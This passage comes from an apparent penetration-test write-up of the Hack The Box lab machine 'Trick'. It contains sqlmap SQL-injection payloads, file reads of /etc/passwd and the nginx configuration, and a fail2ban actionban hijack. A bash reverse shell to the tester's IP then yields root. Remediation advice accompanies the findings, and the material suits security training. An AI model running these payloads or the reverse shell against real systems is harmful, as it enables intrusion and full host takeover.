    Payload: username=test' AND 1471=(SELECT (CASE WHEN (1471=1471) THEN 1471 ELSE (SELECT 9433 UNION SELECT 9543) END))-- afuZ&password=test

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=test' OR (SELECT 1965 FROM(SELECT COUNT(*),CONCAT(0x7178706a71,(SELECT (ELT(1965=1965,1))),0x7162717871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- bvaH&password=te
st

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=test' AND (SELECT 6990 FROM (SELECT(SLEEP(5)))VpFo)-- bvRq&password=test
---
[04:28:32] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[04:28:33] [INFO] fetched data logged to text files under '/home/joe/.local/share/sqlmap/output/preprod-payroll.trick.htb'

[*] ending @ 04:28:33 /2026-04-25/
```

Database user FILE privilege confirmed:



`/etc/passwd` extracted via file read:

```
sqlmap -r request.txt --batch --file-read=/etc/passwd
```



```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Trick]
└─$ cat /home/joe/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
tss:x:105:111:TPM2 software stack,,,:/var/lib/tpm:/bin/false
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:108:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
pulse:x:109:118:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:112:121::/var/lib/saned:/usr/sbin/nologin
colord:x:113:122:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:114:123::/var/lib/geoclue:/usr/sbin/nologin
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
Debian-gdm:x:116:124:Gnome Display Manager:/var/lib/gdm3:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:117:125:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:118:65534::/run/sshd:/usr/sbin/nologin
postfix:x:119:126::/var/spool/postfix:/usr/sbin/nologin
bind:x:120:128::/var/cache/bind:/usr/sbin/nologin
michael:x:1001:1001::/home/michael:/bin/bash
```

Nginx configuration extracted, revealing second virtual host:

```
sqlmap -r request.txt --batch --file-read=/etc/nginx/sites-enabled/default
```

```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Trick]
└─$ sqlmap -r request.txt --batch --file-read=/etc/nginx/sites-enabled/default
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.10.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:43:47 /2026-04-25/

[04:43:47] [INFO] parsing HTTP request from 'request.txt'
[04:43:47] [INFO] resuming back-end DBMS 'mysql'
[04:43:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: username=test' AND 1471=(SELECT (CASE WHEN (1471=1471) THEN 1471 ELSE (SELECT 9433 UNION SELECT 9543) END))-- afuZ&password=test

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=test' OR (SELECT 1965 FROM(SELECT COUNT(*),CONCAT(0x7178706a71,(SELECT (ELT(1965=1965,1))),0x7162717871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- bvaH&password=te
st

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=test' AND (SELECT 6990 FROM (SELECT(SLEEP(5)))VpFo)-- bvRq&password=test
---
[04:43:47] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[04:43:47] [INFO] fingerprinting the back-end DBMS operating system
[04:43:47] [INFO] the back-end DBMS operating system is Linux
[04:43:47] [INFO] fetching file: '/etc/nginx/sites-enabled/default'
[04:43:47] [WARNING] reflective value(s) found and filtering out
736572766572207B0A096C697374656E203830206465666661756C745F7365727665723B0A096C697374656E205B3A3A5D3A3830206465666661756C745F7365727665723B0A097365727665725F6E616D6520747269636B2E6874623B0A09726F6F74202F7661722F777
7772F68746D6C3B0A0A09696E64657820696E6465782E68746D6C20696E6465782E68746D20696E6465782E6E67696E782D64656269616E2E68746D6C3B0A0A097365727665725F6E616D65205F3B0A0A096C6F636174696F6E202F207B0A09097472795F66696C65
73202475726920247572692F203D3430343B0A097D0A0A096C6F636174696F6E207E205C2E70687024207B0A0909696E636C75646520736E6970706574732F666173746367692D7068702E636F6E663B0A0909666173746367695F7061737320756E69783A2F72756
E2F7068702F706870372E332D66706D2E736F636B3B0A097D0A7D0A0A0A736572766572207B0A096C697374656E2038303B0A096C697374656E205B3A3A5D3A38303B0A0A097365727665725F6E616D65207072656570726F642D6D61726B6574696E672E747269636B
2E6874623B0A0A09726F6F74202F7661722F7777772F6D61726B65743B0A09696E64657820696E6465782E7068703B0A0A096C6F636174696F6E202F207B0A09097472795F66696C6573202475726920247572692F203D3430343B0A097D0A0A2020202020202020206
C6F636174696F6E207E205C2E70687024207B0A2020202020202020202020202020202020202020696E636C75646520736E6970706574732F666173746367692D7068702E636F6E663B0A2020202020202020202020202020202020202020666173746367695F7061737320756E69783A
2F72756E2F7068702F706870372E332D66706D2D6D69636861656C2E736F636B3B0A20202020202020207D0A7D0A0A736572766572207B0A20202020202020206C697374656E2038303B0A20202020202020206C697374656E205B3A3A5D3A38303B0A0A202020202
02020207365727665725F6E616D65207072656570726F642D706179726F6C6C2E747269636B2E6874623B0A0A2020202020202020726F6F74202F7661722F7777772F706179726F6C6C3B0A2020202020202020696E64657820696E6465782E7068703B0A0A20202020
202020206C6F636174696F6E202F207B0A20202020202020202020202020202020207472795F66696C6573202475726920247572692F203D3430343B0A20202020202020207D0A0A20202020202020206C6F636174696F6E207E205C2E70687024207B0A2020202020202
0202020202020202020696E636C75646520736E6970706574732F666173746367692D7068702E636F6E663B0A2020202020202020202020202020202020666173746367695F7061737320756E69783A2F72756E2F7068702F706870372E332D66706D2E736F636B3B
0
do you want confirmation that the remote file '/etc/nginx/sites-enabled/default' has been successfully downloaded from the back-end DBMS file system? [Y/n] Y
[04:43:54] [INFO] retrieved: '1058'
[04:43:54] [INFO] the local file '/home/joe/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-enabled_default' and the remote file '/etc/nginx/sites-enabled/default' have the same siz
e (1058 B)
files saved to [1]:
[*] /home/joe/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-enabled_default (same file)

[04:43:54] [INFO] fetched data logged to text files under '/home/joe/.local/share/sqlmap/output/preprod-payroll.trick.htb'

[*] ending @ 04:43:54 /2026-04-25/
```

```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Trick]
└─$ cat /home/joe/.local/share/sqlmap/output/preprod-payroll.trick.htb/files/_etc_nginx_sites-enabled_default
server {
        listen 80 default_server;
        listen [::]:80 default_server;
        server_name trick.htb;
        root /var/www/html;

        index index.html index.htm index.nginx-debian.html;

        server_name _;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        }
}


server {
        listen 80;
        listen [::]:80;

        server_name preprod-marketing.trick.htb;

        root /var/www/market;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
        }
}

server {
        listen 80;
        listen [::]:80;

        server_name preprod-payroll.trick.htb;

        root /var/www/payroll;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        }
}
```

The configuration confirmed `preprod-marketing.trick.htb` served from `/var/www/market`.

2. Privilege Escalation via Writable Fail2ban Action Configuration and NOPASSWD Sudo Rule - High

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	The user `michael` was a member of the `security` group, which held write access to `/etc/fail2ban/action.d/`. Action files in this directory are executed as root when fail2ban triggers a ban event. A separate `sudo` rule permitted `michael` to restart the fail2ban service without a password. By replacing `iptables-multiport.conf` using a move-and-copy technique to bypass root ownership, `michael` took ownership of the file and modified the `actionban` directive to execute an arbitrary command. Restarting fail2ban loaded the modified configuration, and triggering a ban event through repeated failed SSH logins caused the root-level command to execute, delivering a reverse shell.
Impact	• Full privilege escalation from local user to root • Complete compromise of the host operating system • Exposure of root flag and all root-accessible resources • Persistent root access via reverse shell
Affected Component	• Host: trick.htb (10.129.227.180) • Group: security (write access to `/etc/fail2ban/action.d/`) • Sudo rule: `(root) NOPASSWD: /etc/init.d/fail2ban restart` • Action file: `/etc/fail2ban/action.d/iptables-multiport.conf`
Remediation	• Remove write permissions on `/etc/fail2ban/action.d/` from the `security` group; this directory contains root-executed configuration and must be writable by root only • Remove or restrict the NOPASSWD sudo rule granting `michael` the ability to restart fail2ban; service restart rules that load attacker-controllable configuration are a reliable escalation path • Review all NOPASSWD sudo rules across the environment and require authentication for any rule that could result in execution of attacker-influenced content • Implement file integrity monitoring on `/etc/fail2ban/action.d/` to alert on unauthorised modifications
References	Finding 4

Finding Evidence

Group membership and sudo rule identified:


```
groups michael
```

```
sudo -l
```

```
michael@trick:/etc/fail2ban$ whoami
michael
michael@trick:/etc/fail2ban$ groups michael
michael : michael security
michael@trick:/etc/fail2ban$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart
michael@trick:/etc/fail2ban$
```

Fail2ban directory owned by security group with write permissions:

```
ls -la /etc/fail2ban/
```



```
michael@trick:/etc/fail2ban$ cd action.d
michael@trick:/etc/fail2ban/action.d$ ls -la
total 288
drwxrwx--- 2 root security  4096 Apr 25 04:57 .
drwxr-xr-x 6 root root      4096 Apr 25 04:57 ..
-rw-r--r-- 1 root root      3879 Apr 25 04:57 abuseipdb.conf
-rw-r--r-- 1 root root       587 Apr 25 04:57 apf.conf
-rw-r--r-- 1 root root       629 Apr 25 04:57 badips.conf
-rw-r--r-- 1 root root     10918 Apr 25 04:57 badips.py
-rw-r--r-- 1 root root      2631 Apr 25 04:57 blocklist_de.conf
-rw-r--r-- 1 root root      3094 Apr 25 04:57 bsd-ipfw.conf
-rw-r--r-- 1 root root      2719 Apr 25 04:57 cloudflare.conf
-rw-r--r-- 1 root root      4669 Apr 25 04:57 complain.conf
-rw-r--r-- 1 root root      7580 Apr 25 04:57 dshield.conf
-rw-r--r-- 1 root root      1629 Apr 25 04:57 dummy.conf
-rw-r--r-- 1 root root      1501 Apr 25 04:57 firewallcmd-allports.conf
-rw-r--r-- 1 root root      2649 Apr 25 04:57 firewallcmd-common.conf
-rw-r--r-- 1 root root      2235 Apr 25 04:57 firewallcmd-ipset.conf
-rw-r--r-- 1 root root      1270 Apr 25 04:57 firewallcmd-multiport.conf
-rw-r--r-- 1 root root      1898 Apr 25 04:57 firewallcmd-new.conf
-rw-r--r-- 1 root root      2314 Apr 25 04:57 firewallcmd-rich-logging.conf
-rw-r--r-- 1 root root      1765 Apr 25 04:57 firewallcmd-rich-rules.conf
-rw-r--r-- 1 root root       589 Apr 25 04:57 helpers-common.conf
-rw-r--r-- 1 root root      1402 Apr 25 04:57 hostsdeny.conf
-rw-r--r-- 1 root root      1485 Apr 25 04:57 ipfilter.conf
-rw-r--r-- 1 root root      1417 Apr 25 04:57 ipfw.conf
-rw-r--r-- 1 root root      1426 Apr 25 04:57 iptables-allports.conf
-rw-r--r-- 1 root root      2738 Apr 25 04:57 iptables-common.conf
-rw-r--r-- 1 root root      1339 Apr 25 04:57 iptables.conf
-rw-r--r-- 1 root root      2000 Apr 25 04:57 iptables-ipset-proto4.conf
-rw-r--r-- 1 root root      2197 Apr 25 04:57 iptables-ipset-proto6-allports.conf
-rw-r--r-- 1 root root      2240 Apr 25 04:57 iptables-ipset-proto6.conf
-rw-r--r-- 1 root root      1420 Apr 25 04:57 iptables-multiport.conf
-rw-r--r-- 1 root root      2082 Apr 25 04:57 iptables-multiport-log.conf
-rw-r--r-- 1 root root      1497 Apr 25 04:57 iptables-new.conf
-rw-r--r-- 1 root root      2584 Apr 25 04:57 iptables-xt_recent-echo.conf
-rw-r--r-- 1 root root      2343 Apr 25 04:57 mail-buffered.conf
-rw-r--r-- 1 root root      1621 Apr 25 04:57 mail.conf
-rw-r--r-- 1 root root      1049 Apr 25 04:57 mail-whois-common.conf
-rw-r--r-- 1 root root      1754 Apr 25 04:57 mail-whois.conf
-rw-r--r-- 1 root root      2355 Apr 25 04:57 mail-whois-lines.conf
-rw-r--r-- 1 root root      5233 Apr 25 04:57 mynetwatchman.conf
-rw-r--r-- 1 root root      1493 Apr 25 04:57 netscaler.conf
-rw-r--r-- 1 root root       490 Apr 25 04:57 nftables-allports.conf
-rw-r--r-- 1 root root      4038 Apr 25 04:57 nftables-common.conf
-rw-r--r-- 1 root root       496 Apr 25 04:57 nftables-multiport.conf
-rw-r--r-- 1 root root      3697 Apr 25 04:57 nginx-block-map.conf
-rw-r--r-- 1 root root      1436 Apr 25 04:57 npf.conf
-rw-r--r-- 1 root root      3146 Apr 25 04:57 nsupdate.conf
-rw-r--r-- 1 root root       469 Apr 25 04:57 osx-afctl.conf
-rw-r--r-- 1 root root      2214 Apr 25 04:57 osx-ipfw.conf
-rw-r--r-- 1 root root      3662 Apr 25 04:57 pf.conf
-rw-r--r-- 1 root root      1023 Apr 25 04:57 route.conf
-rw-r--r-- 1 root root      2830 Apr 25 04:57 sendmail-buffered.conf
-rw-r--r-- 1 root root      1824 Apr 25 04:57 sendmail-common.conf
-rw-r--r-- 1 root root       857 Apr 25 04:57 sendmail.conf
-rw-r--r-- 1 root root      1773 Apr 25 04:57 sendmail-geoip-lines.conf
-rw-r--r-- 1 root root       977 Apr 25 04:57 sendmail-whois.conf
-rw-r--r-- 1 root root      1052 Apr 25 04:57 sendmail-whois-ipjailmatches.conf
-rw-r--r-- 1 root root      1033 Apr 25 04:57 sendmail-whois-ipmatches.conf
-rw-r--r-- 1 root root      1300 Apr 25 04:57 sendmail-whois-lines.conf
-rw-r--r-- 1 root root       997 Apr 25 04:57 sendmail-whois-matches.conf
-rw-r--r-- 1 root root      2068 Apr 25 04:57 shorewall.conf
-rw-r--r-- 1 root root      2981 Apr 25 04:57 shorewall-ipset-proto6.conf
-rw-r--r-- 1 root root      6134 Apr 25 04:57 smtp.py
-rw-r--r-- 1 root root      1330 Apr 25 04:57 symbiosis-blacklist-allports.conf
-rw-r--r-- 1 root root      1045 Apr 25 04:57 ufw.conf
```

Move-and-copy to take file ownership, then modify actionban directive:

```
cd /etc/fail2ban/action.d
```

```
mv iptables-multiport.conf temp.old
```

```
cp temp.old iptables-multiport.conf
```

```
nano iptables-multiport.conf
```

Original action file contents:

```
# Fail2Ban configuration file
#
# Author: Cyril Jaquier
# Modified by Yaroslav Halchenko for multiport banning
#

[INCLUDES]

before = iptables-common.conf

[Definition]

# Option:  actionstart
# Notes.:  command executed once at the start of Fail2Ban.
# Values:  CMD
#
actionstart = <iptables> -N f2b-<name>
              <iptables> -A f2b-<name> -j <returntype>
              <iptables> -I <chain> -p <protocol> -m multiport --dports <port> -j f2b-<name>

# Option:  actionstop
# Notes.:  command executed once at the end of Fail2Ban
# Values:  CMD
#
actionstop = <iptables> -D <chain> -p <protocol> -m multiport --dports <port> -j f2b-<name>
             <actionflush>
             <iptables> -X f2b-<name>

# Option:  actioncheck
# Notes.:  command executed once before each actionban command
# Values:  CMD
#
actioncheck = <iptables> -n -L <chain> | grep -q 'f2b-<name>[ \t]'

# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionban = <iptables> -I f2b-<name> 1 -s <ip> -j <blocktype>

# Option:  actionunban
# Notes.:  command executed when unbanning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionunban = <iptables> -D f2b-<name> -s <ip> -j <blocktype>

[Init]
```

```
actionban = /tmp/shell.sh
```

```
  GNU nano 3.2

# Fail2Ban configuration file
#
# Author: Cyril Jaquier
# Modified by Yaroslav Halchenko for multiport banning
#

[INCLUDES]

before = iptables-common.conf

[Definition]

# Option:  actionstart
# Notes.:  command executed once at the start of Fail2Ban.
# Values:  CMD
#
actionstart = <iptables> -N f2b-<name>
              <iptables> -A f2b-<name> -j <returntype>
              <iptables> -I <chain> -p <protocol> -m multiport --dports <port> -j f2b-<name>

# Option:  actionstop
# Notes.:  command executed once at the end of Fail2Ban
# Values:  CMD
#
actionstop = <iptables> -D <chain> -p <protocol> -m multiport --dports <port> -j f2b-<name>
             <actionflush>
             <iptables> -X f2b-<name>

# Option:  actioncheck
# Notes.:  command executed once before each actionban command
# Values:  CMD
#
actioncheck = <iptables> -n -L <chain> | grep -q 'f2b-<name>[ \t]'

# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionban = /tmp/shell.sh

# Option:  actionunban
# Notes.:  command executed when unbanning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionunban = <iptables> -D f2b-<name> -s <ip> -j <blocktype>

[Init]
```

Reverse shell script created and made executable:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.171/9001 0>&1
```

```
michael@trick:/etc/fail2ban/action.d$ nano /tmp/shell.sh
michael@trick:/etc/fail2ban/action.d$ chmod +x /tmp/shell.sh
michael@trick:/etc/fail2ban/action.d$
```

```
  GNU nano 3.2

#!/bin/bash
bash -i >& /dev/tcp/10.10.16.171/9001 0>&1
```

Fail2ban restarted to load modified configuration:

```
sudo /etc/init.d/fail2ban restart
```

```
michael@trick:/etc/fail2ban/action.d$ sudo /etc/init.d/fail2ban restart
[ ok ] Restarting fail2ban (via systemctl): fail2ban.service.
```

Listener started; ban triggered by repeated failed SSH logins:

```
rlwrap nc -lvnp 9001
```

```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Trick]
└─$ rlwrap nc -lvnp 9001
listening on [any] 9001 ...
```

```
ssh michael@trick.htb
```

```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Trick]
└─$ ssh michael@trick.htb
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
michael@trick.htb's password:
Permission denied, please try again.
michael@trick.htb's password:
Permission denied, please try again.
michael@trick.htb's password:
michael@trick.htb: Permission denied (publickey,password).

┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Trick]
└─$ ssh michael@trick.htb
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html

michael@trick.htb's password:
Permission denied, please try again.
michael@trick.htb's password:
Permission denied, please try again.
michael@trick.htb's password:
michael@trick.htb: Permission denied (publickey,password).

┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Trick]
└─$ ssh michael@trick.htb
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
michael@trick.htb's password:
Permission denied, please try again.
michael@trick.htb's password:
Permission denied, please try again.
michael@trick.htb's password:
michael@trick.htb: Permission denied (publickey,password).

┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Trick]
└─$ ssh michael@trick.htb
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
michael@trick.htb's password:
Permission denied, please try again.
michael@trick.htb's password:
Permission denied, please try again.
michael@trick.htb's password:
michael@trick.htb: Permission denied (publickey,password).

┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Trick]
└─$ ssh michael@trick.htb
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
michael@trick.htb's password:
Permission denied, please try again.
michael@trick.htb's password:
Permission denied, please try again.
michael@trick.htb's password:
michael@trick.htb: Permission denied (publickey,password).

┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Trick]
└─$ ssh michael@trick.htb
** WARNING: connection is not using a post-quantum key exchange algorithm.
```

Root shell received:


```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Trick]
└─$ rlwrap nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.171] from (UNKNOWN) [10.129.227.180] 59950
bash: cannot set terminal process group (2560): Inappropriate ioctl for device
bash: no job control in this shell
root@trick:/# whoami
whoami
root
root@trick:/#
```

